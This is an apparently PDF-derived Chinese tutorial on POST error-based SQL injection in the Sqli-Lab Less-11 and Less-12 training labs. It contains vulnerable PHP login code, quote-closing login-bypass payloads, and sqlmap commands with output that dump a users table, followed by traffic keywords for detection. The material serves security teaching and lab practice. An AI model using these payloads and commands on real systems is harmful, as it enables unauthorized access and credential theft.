


# sql 注入的类型之 post 基于错误的注入及流量分析

## 1、post 基于错误单引号注入回显分析

注入点位置发生了变化，在浏览器中已经无法直接进行查看与修改。当然可以借助对应的插件可以完成修改任务。以 Sqli-Lab Less11 为例。  
用 burpsuite 抓 Less11 的包，发送 repeate 修改



这是我们猜测 sql 语句可能是

Select username,password from db where username=' admin' and password=' 123456'


但是如果加上\

Select username,password from db where username=' admin\' and password=' 123456 '

因为\' 被认为是转义字符，所以，红色部分是一个字符串，所以 123456 部分出错

漏洞利用

闭合 123456 的单引号，然后加入万能密码，然后注释 发现登录成功



## 源代码验证

```

if(isset($_POST['uname']) && isset($_POST['passwd']))
{
    $uname=$_POST['uname'];
    $passwd=$_POST['passwd'];

    //logging the connection parameters to a file for analysis.
    $fp=fopen('result.txt','a');
    fwrite($fp,'User Name: '.$uname);
    fwrite($fp,'Password: '.$passwd."\n");
    fclose($fp);

    // connectivity
    @$sql="SELECT username, password FROM users WHERE username=' $uname' and password=' $passwd' LIMIT 0,1";
    $result=mysql_query($sql);
    $row = mysql_fetch_array($result);

    if($row)
    {
        //echo '<font color= "#0000ff">';
        echo "<br>";
    }
}

```

## 2、post 基于错误的双引号注入回显利用

先看 Less-12 的源码

```

// connectivity
$uname=' '.$uname.' ';
$passwd=' '.$passwd.' ';
@$sql="SELECT username, password FROM users WHERE username=( $uname) and password=( $passwd) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

if($row)
{
    //echo '<font color= "#0000ff">';


    echo "<br>";
    echo '<font color= "#FFFF00" font size = 4>';
    //echo " You Have successfully logged in " ;
    echo '<font size="3" color="#0000ff">';
    echo "<br>";
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo 'Your Password:'. $row['password'];
    echo "<br>";
    echo "</font>";
    echo "<br>";
    echo "<br>";
}

```


所以要用双引号和括号闭合

演示

Bp 抓包修改 发现 sql 语句错误



闭合”)加上万能密码 or 1=1 加上 --+, 正确登录




### 3、Sqlmap 进行 post 注入测试

注入测试方法:

复制 Burpsuite 截断的 HTTP 请求数据包到文本文件中, 使用 Sqlmap -r 文件路径 -p 指定探测参数。

第一步 bp 抓包 获得 Less12 的包, 然后将 raw 格式 http 数据赋值到 sqlinject\_Less12.txt 文本文件中



命令 1 测试参数 passwd 是否是注入点

sqlmap -r /root/sqlinject\_Less12.txt -p passwd --technique E

测试结果

命令 2 测试当前数据库

sqlmap -r /root/sqlinject\_Less12.txt -p passwd --technique E

--current-db

测试结果

```

[19:47:38] [INFO] parsing HTTP request from '/root/sqlinject_Less12.txt'
[19:47:38] [INFO] resuming back-end DBMS 'mysql'
[19:47:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: passwd (POST)
  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: uname=admin&passwd=123456") AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717676707a71,0x78))s), 8446744073709551610, 8446744073709551610))) AND ("AdSt"="AdSt&submit=Submit
---
[19:47:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[19:47:38] [INFO] fetching current database
[19:47:38] [INFO] retrieved: 'security'
current database: 'security'
[19:47:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192

```

获得数据库的表

```

sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security
--tables

```

```

web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[19:50:28] [INFO] fetching tables for database: 'security'
[19:50:29] [INFO] retrieved: 'emails'
[19:50:29] [INFO] retrieved: 'referers'
[19:50:29] [INFO] retrieved: 'uagents'
[19:50:29] [INFO] retrieved: 'users'
Database: security
4 tables
[19:50:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/19
[*] ending @ 19:50:29 /2021-05-11/7.218:8088/Less-12/
1 HTTP/1.1 200 OK
2 Upgrade-Insecure-Requests: 1
3 Server: Apache/2.4.7
# sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security --tables

```

查看表字段

```

sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security
-T users --columns

```

```


Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(3) |
| password | varchar(20) |
| username | varchar(20) |
+-----+-----+
[19:52:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.1
[*] ending @ 19:52:41 /2021-05-11/7.218:8088/Less-12/
1 HTTP/1.1 200 OK
2 Upgrade-Insecure-Requests: 1
3 Server: Apache/2.4.7
# sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security -T users --columns

```



查看字段值

```
sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security  
-T users -C username,password --dump
```



| username | password   |
|----------|------------|
| admin    | admin      |
| admin1   | admin1     |
| admin2   | admin2     |
| admin3   | admin3     |
| admin4   | admin4     |
| secure   | crappy     |
| Dumb     | Dumb       |
| dhakkan  | dumbo      |
| superman | genious    |
| Angelina | I-kill-you |
| batman   | mob!le     |
| Dummy    | p@ssword   |
| stupid   | stupidity  |

```
[20:00:49] [INFO] table 'security.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.137.218/dump/s  
[20:00:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.137.218'  
[*] ending @ 20:00:49 /2021-05-11/ 218:8888/Less-12/  
HTTP/1.1 200 OK  
Date: Tue, 11 May 2021 19:40:28 GMT  
Server: Apache/2.4.7 (Ubuntu)  
(root@kali) [~]  
# sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security -T users -C username,password --dump
```

## 4、流量特征分析

请求体位置含有注入语句

流量敏感关键字:

order by

union

select

group\_concat

into outfile

load\_file()